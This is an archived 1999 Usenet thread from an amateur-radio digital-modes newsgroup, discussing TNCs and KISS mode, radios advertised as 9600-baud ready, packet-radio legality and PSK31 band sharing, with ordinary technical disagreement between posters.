The ARRL Satellite Anthology (2nd Edition)
The Best of Recent QST articles on amateur satellite operation and hardware
Retail: $8

ARRL Weather Satellite Handbook (Fourth Edition)
by Dr. Ralph E. Taggart, WB8DQT
Retail: $20

The Amateur Radio Astronomer's Handbook
(Build your own radio telescope!)
Retail: $19.95

I'm asking $25 for the whole package (plus $5 shipping).

If interested, please send email to the address listed in
the signature below, and we can swap address particulars,
or I can answer any other questions you might have.

Thanks...

Ken, N1NEG

--
My real email address is almost "ken@wino!!!!!grad.com".
Just delete the exclamation points, and it's for real.
Sorry about this complication, just trying to avoid spam mail.

947. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-20 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7al2b2mhj1@nnrp1.dejanews.com>
Source record: 19642

In article <36cdec73.14501188@newse.twcny.rr.com>,
rmcconne.NOSPAM@lightlink.com (Robert McConnell) wrote:

In KISS mode, the TNC acts only as a PAD; the AX.25 protocol
stack and user interface are disabled. Raw frames are sent
and received (PAD - 'packet assembler/disassembler'). Since
there is no protocol stack involved, it doesn't matter what
is in the frame, IP or otherwise.

Dana K6JQ

> My understanding is that in KISS mode, the TNC is only handling
> transmitter control and error detection/correction. The string passed
> between the TNC and computer is the IP packet, so the PAD is turned
> off.
>
> Bob McConnell
> N2SPP
>
> On Fri, 19 Feb 1999 10:43:11 -0500, Bob Lewis <aa4pb@erols.com> wrote:
>
> >So you're saying in KISS mode the TNC is no longer handling the AX25
> >protocol stuff?
> >
> >Rob Janssen wrote:
> >>
> >> Robert McConnell <rmcconne.NOSPAM@lightlink.com> wrote:
> >> >As s system architect, I recognize that the TNC does have one major
> >> >strength: it adds another processor with separate power to the system.
> >> >Even in KISS mode, this can help reduce the workload on a PC so that
> >> >other applications will still be usable.
> >>
> >> Adding a 2 MHz Z-80 with 32K RAM and 32K EPROM will *not* add noticable
> >> power to a modern PC. Furthermore, there is almost no reduction in
> >> workload especially in KISS mode, because all the date going between
> >> radio and TNC is also transferred between TNC and PC.
> >>
> >> Rob
> >> --
> >> +-----------------------------------+--+
> >> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
> >> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
> >> +-----------------------------------+--+
>
>

Dana K6JQ
Dana@Source.Net

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

948. Wish List: for Packet equipment:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-20 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7am3a1$l7q@enews4.newsguy.com>
Source record: 19643

Here's a few things I'd like to see... Any other suggestions?

1. PCI bus HDLC card for Pentium computers with sockets for two or preferably four plug-in modems. The modems should be no bigger than a book of paper matches, inexpensive, and available in all of the popular data rates plus one that's as fast as the HDLC card's hardware/software will reliably support. I would also want plug-in "modem" cards with TTL and/or RS-232 connections allowing use of external modems. As long as I'm "wishing", I'll wish for Ethernet on each card for linking computers.

2. ISA bus version of the above for use in older computers.

3. A TNC design that allows replacement/upgrade of the "firmware" without need for opening up the unit or swapping out any chips. Send a standard EPROM image to the TNC over the RS-232 line with a password, then send a reset/restart and you're using the new "firmware".

I'd want an optional capability to upgrade the software via the radio link, set by an internal jumper.

In addition to the re-writable memory system, a standard EPROM would need to be present to bring the unit back online if and when new "upgrade" software causes the TNC to crash or lock up. It would need a watchdog for that.

4. A really small TNC designed to be placed inside a radio or laptop computer. Let it use the same paper-matchbook sized, plug-in modems as the HDLC card above.

5. Packet equipment with Ethernet instead of RS-232 connections to the computer.

A buddy of mine used to say, "Wish in one hand, and spit in the other and see which one fills up the fastest."

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

949. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-20 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ct17s.kmn.nomail@sys3.pe1chl.ampr.org>
Source record: 19644

Bob Lewis <aa4pb@erols.com> wrote:
>So you're saying in KISS mode the TNC is no longer handling the AX25
>protocol stuff?

That is right, in KISS mode a TNC only converts between ASYNC and HDLC,
the AX.25 protocol is running on the PC.

(that is partly why it is performing so badly: the AX.25 protocol engine
loses control over the physical transmission of the packets)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

950. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-20 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ct1al.kmn.nomail@sys3.pe1chl.ampr.org>
Source record: 19645

Dana H. Myers K6JQ <Dana@Source.Net> wrote:
>In article <36cdec73.14501188@newse.twcny.rr.com>,
> rmcconne.NOSPAM@lightlink.com (Robert McConnell) wrote:

>In KISS mode, the TNC acts only as a PAD; the AX.25 protocol
>stack and user interface are disabled. Raw frames are sent
>and received (PAD - 'packet assembler/disassembler'). Since
>there is no protocol stack involved, it doesn't matter what
>is in the frame, IP or otherwise.

No, what is commonly referred to as a PAD includes the functionality
of a TNC in "command mode". In KISS mode it is not a PAD but only
a coding converter. Assembling the packets is done by the PC.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

951. Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: KD5GEH <kd5geh@arrl.net>
Message-ID: <7ao9pl$4ao$1@newnews.startext.net>
Source record: 19504

I've seen radios, such as the Icom 207H, with descriptions similar to "9600 bps packet operation with a dedicated port"...
What does that mean? The TNC buiilt in? Or that there's simply extra plugs for the TNC?
Or...? Like would it be worth looking/waiting for a radio with such 'ports' built in?
Thanks!

952. Re: DIY Wireless data communication (RS-232)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: Paul Young <paul@zx.net>
Message-ID: <GWPz2.1$yb2.431@vic.nntp.telstra.net>
Source record: 19505
Cross-posted to:
alt.comp.hardware.homebuilt,alt.comp.hardware.homedesigned,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

what about the Infowave, see
http://www.innomedia.com/products/infowave1.html
approx $450 a pair here in Australia, I have a few new sets spare if you
can't get them,

Mogwai <mogwai@smitsarnhem.com> wrote in message
news:7af587kod1@dinkel.civ.utwente.nl...
>Hi all,
>
>I'd like to build a wireless RS-232 communication channel, so my robot can
>communicate with a PC. I searched the net for transmitter/receiver units,
>but only found commercial ones (which are far too expensive for a hobby
>project).
>
>So can anyone point me to an online design/schematic that I can use for my
>project.....
>
>Thanks,
>
>mogwai
>
>

953. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: No_Spam@No_Site.ca
Message-ID: <VtTz2.132$kC6.391@198.235.216.4>
Source record: 19506
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

```
!From: svwindigo@aol.comH2O (SV Windigo)
!Newsgroups: rec.radio.amateur.digital.misc
!Subject: Re: Why a TNC?
!NNTP-Posting-Host: ladder03.news.aol.com
!X-Admin: news@aol.com
!Date: 17 Feb 1999 04:14:43 GMT
!Organization: AOL http://www.aol.com
!Message-ID: <19990216231443.17872.00002662@ng-ba1.aol.com>

>>From: W6RCecilA <w6rca@ibm.net>

>>TNCs are 25 year old "technology".

>Thanks for the reply. Any suggestions re software?

> 73 chuck KF0LX
> Happy Trails
> chuck
> S/V Windigo - Sitka, AK

One of the best archives for BayCom software is at:
ftp://ftp.funet.fi/pub/ham/packet/baycom/

If you're interested in the TPK-flavor of Baycom, there is an older
version than the one in the /baycom/ directory, but it has a few more
files: ftp://ftp.funet.fi/pub/ham/packet/terminal/tpk-bcom.zip

As an alternative to BayCom, there are some packages that use the
parallel port to interface to the TNC:
ftp://ftp.funet.fi/pub/ham/packet/pmp/pmp11.zip
ftp://ftp.funet.fi/pub/ham/packet/terminal/ezpkt200.zip
PMP (Poor Man's Packet) doesn't have much in the way of features, but
I ran an earlier version of EZPacket (v1.4) for a while, and thought
it was OK. It uses the PMP-style of connection to the PC, so you can
play with both software packages with the same interface connection.
If I remember correctly, EZPacket could relocate the I/O adresses it
used in order to work with a BayCom interface on the serial port.

For another TNC emulator methood, try:
ftp://ftp.funet.fi/pub/ham/packet/misc/tncemu10.zip

If you want to experiment with higher speed no-TNC packet, you should
visit:
PE1NIB's page on the ON5DXL packet modem:
http://www.qsl.net/pe1nib/index.html
DL9RDZ's page on the ON5DXL packet modem:
```

http://wwwcip.informatik.uni-erlangen.de/user/hsreiser/hamradio/#dxl

Here are some miscellaneous "no-TNC" URLs I had lying around:
http://www.baycom.org/
http://piment.ireste.fr/baycom/tech/
ftp://ftp.qsl.net/pub/ra3atx/HAMRADIO/DIDGITAL/BAYCOM/
http://www.tigertronics.com/
http://www.geocities.com/SiliconValley/Foothills/5593/
http://www.muenster.de/~welp/sb.htm
http://www.forthnet.gr/sv2agw/
http://www.deskmedia.com/~jjeffers/packet/soundmodem/ptt.html

--
++
From the keyboard of Alan - VE3NNM (Kenora, ON, CANADA)
email: ve3nnm AT excite DOT com

Posted using NetTamer | The TRUTH about Micro$oft
http://www.nettamer.net/tamer.html | http://www.vcnet.com/bms/
----

954. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: Tom@astro.net
Message-ID: <7ap10r$39a$1@remarQ.com>
Source record: 19507

In article <7ao9pl$4ao$1@newnews.startext.net>, "KD5GEH" <kd5geh@arrl.net> wrote:
>I've seen radios, such as the Icom 207H, with descriptions similar to "9600
>bps packet operation with a dedicated port"...
>What does that mean? The TNC buiilt in? Or that there's simply extra plugs
>for the TNC?
>Or...? Like would it be worth looking/waiting for a radio with such 'ports'
>built in?
>Thanks!

NO built in TNC but a connector for the rig to tnc hookup.
The new Kenwood TH-D7A handheld DOES have a built in tnc though.

73,
Tom

Remove the "P" from the below address (spam blocker)

Tom Randall Amateur Radio - KB2SMS
Mt. Beacon Amateur Radio Club / ARRL / 10-10
tprandall@idsi.net Member: AAVSO Solar Division

My Astronomy/Ham radio site: http://www1.mhv.net/~trandall/welcome.html

955. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7ap13n$c1j$1@news1.fast.net>
Source record: 19508

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

KD5GEH <kd5geh@arrl.net> wrote in message
news:7ao9pl$4ao$1@newnews.startext.net...
>I've seen radios, such as the Icom 207H, with descriptions similar to "9600
>bps packet operation with a dedicated port"...
>What does that mean? The TNC buiilt in? Or that there's simply extra plugs
>for the TNC?
>Or...? Like would it be worth looking/waiting for a radio with such 'ports'
>built in?
>Thanks!

To the best of my knowledge (and I could have missed something),
there is no curent radio with a TNC built in.

Radios that state "9600 baud ready" or some such verbage
simply have provisions for the necessary interface (port, if
you will) to connect to a 9600 baud TNC.

The TNC is an outdated paradigm. Today packet can be
done at rates to 9600 baud with little or nothing more than
a connection to a sound card, with the host PC doing the
signal processing as well as the AX.25 (and/or TCP/IP)
processing.

To go to higher speeds requires a dedicated RF modem
such as the 56k "GRAPES" modem or the clone offered
as a built and tested unit by PACCOM.

All a TNC does is turn your PC into a dumb terminal slave
to a 4 MHz Z80 ...

- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3
```

```
iQA/AwUBNtAHXJe+N6+q84HiEQK8AwCfSCs7K+Ys8Nrv81kRY+ezCqd0J0MAnAoK
G06UpvQ5DzoBI7XhW8aNXmvE
=5vcx
-----END PGP SIGNATURE-----
```

956. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <PfWz2.872$ir5.14726@news.goodnet.com>
Source record: 19509

Carl R. Stevenson wrote

>To the best of my knowledge (and I could have missed something),
>there is no curent radio with a TNC built in.

Kenwood has a handheld, but it is defective in that it is not a True FM radio, and therefore the 9600 operation is bound to be mediocre at best.

>Radios that state "9600 baud ready" or some such verbage
>simply have provisions for the necessary interface (port, if
>you will) to connect to a 9600 baud TNC.

Supposedly they operate down to DC and up to 4.8 kHz using a true FM modulator, NOT a reactance modulator. In almost every case, the words "9600 Ready" are a sales gimmick, so far anything (including Kenwood) that has those words has been a miserable failure. The only two new radios that can operate 9600, are the Tekk and the Hamtronics. Older Motorola radios had True FM, and these can be found for less that $75 in most regions.

>The TNC is an outdated paradigm. Today packet can be
>done at rates to 9600 baud with little or nothing more than
>a connection to a sound card, with the host PC doing the
>signal processing as well as the AX.25 (and/or TCP/IP)
>processing.

Whoo-Hoo 9600! Sorry, this speed is not acceptable, I've seen 64 k, and I ain't going back :-)

Actually there is more to it than the speed. Most TNC's are crummy little 8 bit CPU's that can address 64k of memory. Thus many of them are starving for memory space at most times, and can't operate. The functions of a TNC quickly consume this memory. 8 Bit devices are great for embedded gadgets, but these CP/M throwbacks we call TNC's are completely bogus.

I used to run a Gracillis PackeTwin card here to another one 15 miles NW of me. The difference was night and day. We ran 9600 with 512 byte packets and I would send 4 of those before getting an ACK. We would not hesitate to ship huge ZIP files, and the thru-put compared to the alternate netrom 9600 circuit was like the netrom had 5 second out of memory windows when it would say "Huh? send again."

Alas, Gracillis makes good hardware, but their software driver was all the time crashing. I don't think they ever fixed the driver

before they went out of business. So I traded my card for some
other Ham radio need.

>To go to higher speeds requires a dedicated RF modem
>such as the 56k "GRAPES" modem or the clone offered
>as a built and tested unit by PACCOM.

Screw that, I can buy almost ten 1.6 Mbps Proxim cards that
operate full-duplex for the price of one grapes modem and all
the stuff you need to make it work. Plus, the Proxim card is
in an Ethernet card form, and works with TCP/IP out of the box.

Anyone looking at Fog-Horn RF devices (radios that use
Wide-Band RF and depend on power to overcome interferrence)
as we approach the 21st Century, is basically in denial.

>All a TNC does is turn your PC into a dumb terminal slave
>to a 4 MHz Z80 ...

Bullshit. It attempts to offer you a half-duplex radio modem with
a quasi-SLIP interface that can be used to network two computers.
It fails because it only has a 16 bit address space, and is starving
for memory when operated with 512 or greater packet sizes.

And don't get me started with those God damned baycom modem
simulators either. 1200 baud is fine for some things, just sucks
for the majority of what Hams want to do.

Once you've seen 9600 using a DMA card, there's no going back;
there's only going forward. Speed (through-put) is life, in radio-land.

Steve

957. RTCM via Packet Legal?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36D03B8B.1FEC7945@NOSPAMworldnet.att.net>
Source record: 19510

Would it be legal to broadcast, err, I mean transmit, DGPS RTCM data as packet UI frames on an amateur radio frequency (assuming that it is a strictly non-profit activity and for amateur experimental use only), or would this be a prohibited as a 'broadcast' with no specific intended receiver? I don't mean temporarily during a specific special activity, I mean more-or-less 24-hour per day operation.

I'm not really into the APRS scene, maybe this is already being done? (I live in the SF Bay area).

All opinions (particularly supported ones) are welcome...

Thanks -

- Seth N6BMB

(Please remove the 'NOSPAM' text from the above address in order to send a personal reply. I apologize for the inconvenience.)

958. Re: RTCM via Packet Legal?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <wbXz2.881$ir5.15669@news.goodnet.com>
Source record: 19511

It is completely legal. It's done all the time.

There's a rule book on the ARRL home page:

www.arrl.org

Steve

Seth Miller wrote:

>Would it be legal to broadcast, err, I mean transmit, DGPS RTCM data as
>packet UI frames on an amateur radio frequency (assuming that it is a
>strictly non-profit activity and for amateur experimental use only), or
>would this be a prohibited as a 'broadcast' with no specific intended
>receiver

959. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7aplbe$al9$1@nnrp1.dejanews.com>
Source record: 19512

In article <PfWz2.872$ir5.14726@news.goodnet.com>,
"Steve Sampson" <ssampson@usa-site.net> wrote:
> Carl R. Stevenson wrote
>
> >To the best of my knowledge (and I could have missed something),
> >there is no curent radio with a TNC built in.
>
> Kenwood has a handheld, but it is defective in that it is not a True FM
> radio, and therefore the 9600 operation is bound to be mediocre at
> best.

While I agree with your conclusion, what exactly do you mean by
"True FM"? Are you drawing a distinction between FM and PM?

> >Radios that state "9600 baud ready" or some such verbage
> >simply have provisions for the necessary interface (port, if
> >you will) to connect to a 9600 baud TNC.
>
> Supposedly they operate down to DC and up to 4.8 kHz using a
> true FM modulator, NOT a reactance modulator. In almost every
> case, the words "9600 Ready" are a sales gimmick, so far anything
> (including Kenwood) that has those words has been a miserable
> failure. The only two new radios that can operate 9600, are the
> Tekk and the Hamtronics. Older Motorola radios had True FM, and
> these can be found for less that $75 in most regions.

What is a "true FM" modulator, Steve? Are you talking about the
difference between a phase modulator (which produces PM) and a
frequency modulator (which produces FM)? This is potentially
quite confusing, since there are a great many radios out there
that indeed have "true" (or "direct") FM that still aren't suitable
for 9600 baud. Yup, that's right, even a "direct" or "true" FM
radio may not be suitable for 9600 baud. How is this so?

Common PLL synthesized VHF/UHF radios use a "single-loop" design,
in which the frequency of a VCO is controlled by the PLL feedback.
VCOs are typically a conventional LC oscillator where some part of the
resonant circuit is controlled by a varactor diode. FM modulation is
introduced directly into the VCO, sometimes on the very same control
line used by the PLL, sometimes into a separate varactor circuit
specifically designed for modulation rather than wide-range frequency
control. The modulation *directly* and *truly* modulates the frequency
of the VCO.

The problem with this and 9600 baud is that the PLL feedback will
cancel out the lowest frequency portion of the modulation. Modulation

inside the loop bandwidth will be cancelled out by the loop (and, not surprisingly, appear on the feedback control line).

So, it sounds like the "True FM" radios you're talking about are non-PLL radios that use very stable oscillators (i.e., crystal oscillators) and are directly modulated by varying a reactance attached to the crystal. In other words, it sounds like you mean "crystal-controlled, direct-FM" when you write "true FM", right?

By the way, not all crystal designs are direct-FM, there are a great many phase-modulated (PM) crystal transmitters. These are useless for 9600 baud, since they do not have a DC response.

Furthermore, there *are* PLL designs that offer DC response. This is done either by using a crystal-controlled, direct-FM oscillator at an intermediate frequency and mixing it onto the desired frequency with a PLL-controlled local oscillator, or by using "two-point" modulation, where both the VCO and the PLL reference oscillator are direct-FM modulated (inside the loop bandwidth, changes in the reference show up as direct modulation of the VCO).

So, all this longish response is intended to point out that it isn't as simple as finding a radio with "True FM". What is required for 9600 baud operation is an FM (direct-FM, not PM) radio with response down to DC. Sure, this is mildly confusing, which explains why 9600 baud packet operation is so challenging to most amateurs.

> Actually there is more to it than the speed. Most TNC's are
> crummy little 8 bit CPU's that can address 64k of memory. Thus
> many of them are starving for memory space at most times, and
> can't operate.

Really? Memory starvation, even at 9600 baud? I strongly doubt it. If you've got a single-port 9600 baud TNC connected to a host computer using a 9600 baud serial line, the amount of buffering required is typically one or two frames (i.e., less than 1KB of memory). If your host computer can't keep up with 9600 baud, then you've got a problem but it isn't the limited resources of the TNC.

> I used to run a Gracillis PackeTwin card here to another one 15
> miles NW of me. The difference was night and day. We ran
> 9600 with 512 byte packets and I would send 4 of those before
> getting an ACK. We would not hesitate to ship huge ZIP files,
> and the thru-put compared to the alternate netrom 9600 circuit
> was like the netrom had 5 second out of memory windows when
> it would say "Huh? send again."

Are you really comparing a direct, good-path 9600 baud circuit with a netrom (indirect) circuit? That's apples and oranges to the extreme, not a relevant comparison at all.

> >All a TNC does is turn your PC into a dumb terminal slave
> >to a 4 MHz Z80 ...
>
> Bullshit. It attempts to offer you a half-duplex radio modem with
> a quasi-SLIP interface that can be used to network two computers.
> It fails because it only has a 16 bit address space, and is starving
> for memory when operated with 512 or greater packet sizes.

Excuse me? As I pointed above, as long as the TNC-to-host data rate
is at least as great as the RF data rate, only one or two maxframe
buffers are required, nowhere near starving for memory in a decently
designed TNC. The 16-bit address space is not the limitation,
not even remotely.

Dana K6JQ
Dana@Source.Net

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

960. Re: PSK, a little breathing room PLS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37204be5.657503215@news.atl.bellsouth.net>
Source record: 19513

On Wed, 17 Feb 1999 16:29:55 +1300, "Fred" <as149@detroit.freenet.org> wrote:
>I think the point is that the digital mode allocations in the IARU
>bandplan are fairly small, and most of the space is already
>taken up with other digital modes (as is much of the space
>on either side!).
>
>PSK31 is a very good mode (I have heard CW experts
>guardedly say that it is nearly as good as CW), and indeed
>needs very little bandwidth, but operation can still be spoiled
>by wider band modes in the same allocation. One problem
>is that very few receivers have filters as narrow as the PSK31
>signal, so suffer from in-passband desense, another is that
>of direct interference from other digital mode stations.
>
>PSK31 is a live real operator mode, and the operators
>become understandably upset when an automatic unattended
>station starts up without checking the frequency first.
>
>Murray ZL1BPU

I don't think anyone is begrudging PSK31 operators a little band
space. the question is, why displace established operations to
get it? They have to go somewhere else, so why shouldn't the
PSK31 operators go somewhere else instead? I'd note that
the *automatic unattended forwarding* band segments (under
US rules) are even narrower than those for manned operations,
so there is less scope for the automated stations to move.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

961. Re: New Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37214d55.657871144@news.atl.bellsouth.net>
Source record: 19514

On Wed, 17 Feb 1999 16:44:55 +1300, "Fred" <as149@detroit.freenet.org> wrote:
>Whether the actual ruling makes sense is
>another matter. What a draconian law-ridden
>country the US is! So much for the "land of the free"!

Too true. Many of the amateur rule problems are
self-inflicted, however. There always seems to be
someone saying "there oughta be a law" and there's
always some bureaucrat willing to oblige.

Lyle Johnson said that Part 97 could be condensed
to "Here are the band edges, stay inside of them,
use good engineering practice, and have a nice day."
But there are too many who want everything micromanaged
to let that come to pass. So we have byzantine subbands
without number and excessively detailed micromangement
of what we can do inside those subbands.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

962. Antenna Site RF Modem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <slYz2.889$ir5.15901@news.goodnet.com>
Source record: 19515

I would like to discuss a limited project that would improve the backbone network between cities and states.

I see packet radio as fading out, in most areas, with a lack of participation being mainly the low speed, and difficult software to master. More than that, most new Hams don't understand Deviation at worst, and FRACK at best. It's just over their head.

Most new Hams don't go to club meeting either. So they fade out rather quickly, and take it personally when you tell them that their deviation is well into the clipping stage.

What we need is a plug-in card that operates with the native network drivers. The new Ham plugs the card in, sets up his Win98 network parameters, and is on the air.

Right now, I see one card that fits into this scheme. That is, the Proxim Symphony card. The Proxim card allows a cell of 10 Nodes to form a LAN (Local Area Network). Suppose you have a two or three story bank in a local community, then the antenna can be placed at a higher elevation to get the line-of-site required. If 20 people want to network, then a second card is needed. Each card selects one of 16 channels, thus up to 160 users per cell site can be handled (but you're going to need a 100 Mbps Ethernet card to trunk them, and a 16 slot motherboard :-)

Proxim cards produce 100 mW to the antenna (an Antenna-Vision type would be fine) and are shipping at about $120 US at this time. They operate at 1.6 Mbps using FHSS (Frequency Hopping Spread Spectrum) at 2.4 GHz. They only work on Intel based processors, and Win95, Win98, and Linux specifically.

At the main Cell site, you will need a small PC that would fit into a 19 inch relay rack (a 6 Inch form would be good), or, if they let you, a small conventional PC that could fit into the rack, or on a table.

This design could also use a conventional DMA card to backbone at 9600 baud half-duplex to an Internet Gateway, Control Operator, or another site that is too far for the Proxim cards to handle.

==========

From this point on, given the above, I would like to gather inputs from the group. I have set up a Web page at:

http://ham.usa-site.net

If you have a design proposal and would like to FTP it along with pictures, then send them to:

ftp://ham.usa-site.net/radio/incoming

But I'd really like to see proposals and discussion in this group, to get the maximum amount of ideas. I give this a life span of 6 months.

Where Ham radio would come in, is extending the range of the Hub using amplifiers. Something very limited in Part 95.

Steve

963. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: Doug Younker <dougy@ruraltel.net>
Message-ID: <36D06CC6.AC4@ruraltel.net>
Source record: 19516

I would believe the port would be an extra port to attach the TNC, not
a built in TNC. How well the rigs perform at 9600 I don't know,because
I haven't tried them. Sometime ago a QST article reviewed the "9600
ready" amateur rigs.

I thought Carl was referring to the microprocessor clock speed in the
TNC2 clones. While how the majority of the packet users end up turning
a powerful computer into a simple dumb ternimal, it don't have to be
that way way, despite of being old tech TNCs will prove usefull for a
long time
--
73, Doug Younker N0LKK
Near Plainville,KS
dougy@ruraltel.net
Steve Sampson wrote:
>
> Carl R. Stevenson wrote
>
> >To the best of my knowledge (and I could have missed something),
> >there is no curent radio with a TNC built in.
>
> Kenwood has a handheld, but it is defective in that it is not a True FM
> radio, and therefore the 9600 operation is bound to be mediocre at
> best.
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> >Radios that state "9600 baud ready" or some such verbage
> >simply have provisions for the necessary interface (port, if
> >you will) to connect to a 9600 baud TNC.
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> Supposedly they operate down to DC and up to 4.8 kHz using a
> true FM modulator, NOT a reactance modulator. In almost every
> case, the words "9600 Ready" are a sales gimmick, so far anything
> (including Kenwood) that has those words has been a miserable
> failure. The only two new radios that can operate 9600, are the
> Tekk and the Hamtronics. Older Motorola radios had True FM, and
> these can be found for less that $75 in most regions.
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> >The TNC is an outdated paradigm. Today packet can be
> >done at rates to 9600 baud with little or nothing more than
> >a connection to a sound card, with the host PC doing the
> >signal processing as well as the AX.25 (and/or TCP/IP)
> >processing.
>
> Whoo-Hoo 9600! Sorry, this speed is not acceptable, I've seen

> 64 k, and I ain't going back :-)
>
> Actually there is more to it than the speed. Most TNC's are
> crummy little 8 bit CPU's that can address 64k of memory. Thus
> many of them are starving for memory space at most times, and
> can't operate. The functions of a TNC quickly consume this
> memory. 8 Bit devices are great for embedded gadgets, but these
> CP/M throwbacks we call TNC's are completely bogus.
>
> I used to run a Gracillis PackeTwin card here to another one 15
> miles NW of me. The difference was night and day. We ran
> 9600 with 512 byte packets and I would send 4 of those before
> getting an ACK. We would not hesitate to ship huge ZIP files,
> and the thru-put compared to the alternate netrom 9600 circuit
> was like the netrom had 5 second out of memory windows when
> it would say "Huh? send again."
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> Alas, Gracillis makes good hardware, but their software driver
> was all the time crashing. I don't think they ever fixed the driver
> before they went out of business. So I traded my card for some
> other Ham radio need.
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> >To go to higher speeds requires a dedicated RF modem
> >such as the 56k "GRAPES" modem or the clone offered
> >as a built and tested unit by PACCOM.
>
> Screw that, I can buy almost ten 1.6 Mbps Proxim cards that
> operate full-duplex for the price of one grapes modem and all
> the stuff you need to make it work. Plus, the Proxim card is
> in an Ethernet card form, and works with TCP/IP out of the box.
>
> Anyone looking at Fog-Horn RF devices (radios that use
> Wide-Band RF and depend on power to overcome interferrence)
> as we approach the 21st Century, is basically in denial.
>
> >All a TNC does is turn your PC into a dumb terminal slave
> >to a 4 MHz Z80 ...
>
> Bullshit. It attempts to offer you a half-duplex radio modem with
> a quasi-SLIP interface that can be used to network two computers.
> It fails because it only has a 16 bit address space, and is starving
> for memory when operated with 512 or greater packet sizes.
>
> And don't get me started with those God damned baycom modem
> simulators either. 1200 baud is fine for some things, just sucks
> for the majority of what Hams want to do.
>
> Once you've seen 9600 using a DMA card, there's no going back;
> there's only going forward. Speed (through-put) is life, in radio-land.
>

> Steve

964. Re: New Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: svwindigo@aol.comH2O
Message-ID: <19990221153638.24296.00001441@ng08.aol.com>
Source record: 19517

>
>Lyle Johnson said that Part 97 could be condensed
>to "Here are the band edges, stay inside of them,
>use good engineering practice, and have a nice day."

Lordy, Lordy - if only it were true.
Must not have been on 20M or 40M phone in say, ah, the last 20 yearts.

Happy Trails
chuck
S/V Windigo - Sitka, AK

965. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-21 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <qS_z2.943$ir5.16417@news.goodnet.com>
Source record: 19518

Dana H. Myers K6JQ wrote
>So, it sounds like the "True FM" radios you're talking about are
>non-PLL radios that use very stable oscillators (i.e., crystal
>oscillators) and are directly modulated by varying a reactance
>attached to the crystal. In other words, it sounds like you
>mean "crystal-controlled, direct-FM" when you write "true FM", right?

Yes, a Tekk, or a Hamtronics should work fine for a new radio. I
favor crystal controlled transmitters and receivers.

>> Actually there is more to it than the speed. Most TNC's are
>> crummy little 8 bit CPU's that can address 64k of memory. Thus
>> many of them are starving for memory space at most times, and
>> can't operate.
>
>Really? Memory starvation, even at 9600 baud? I strongly doubt it.
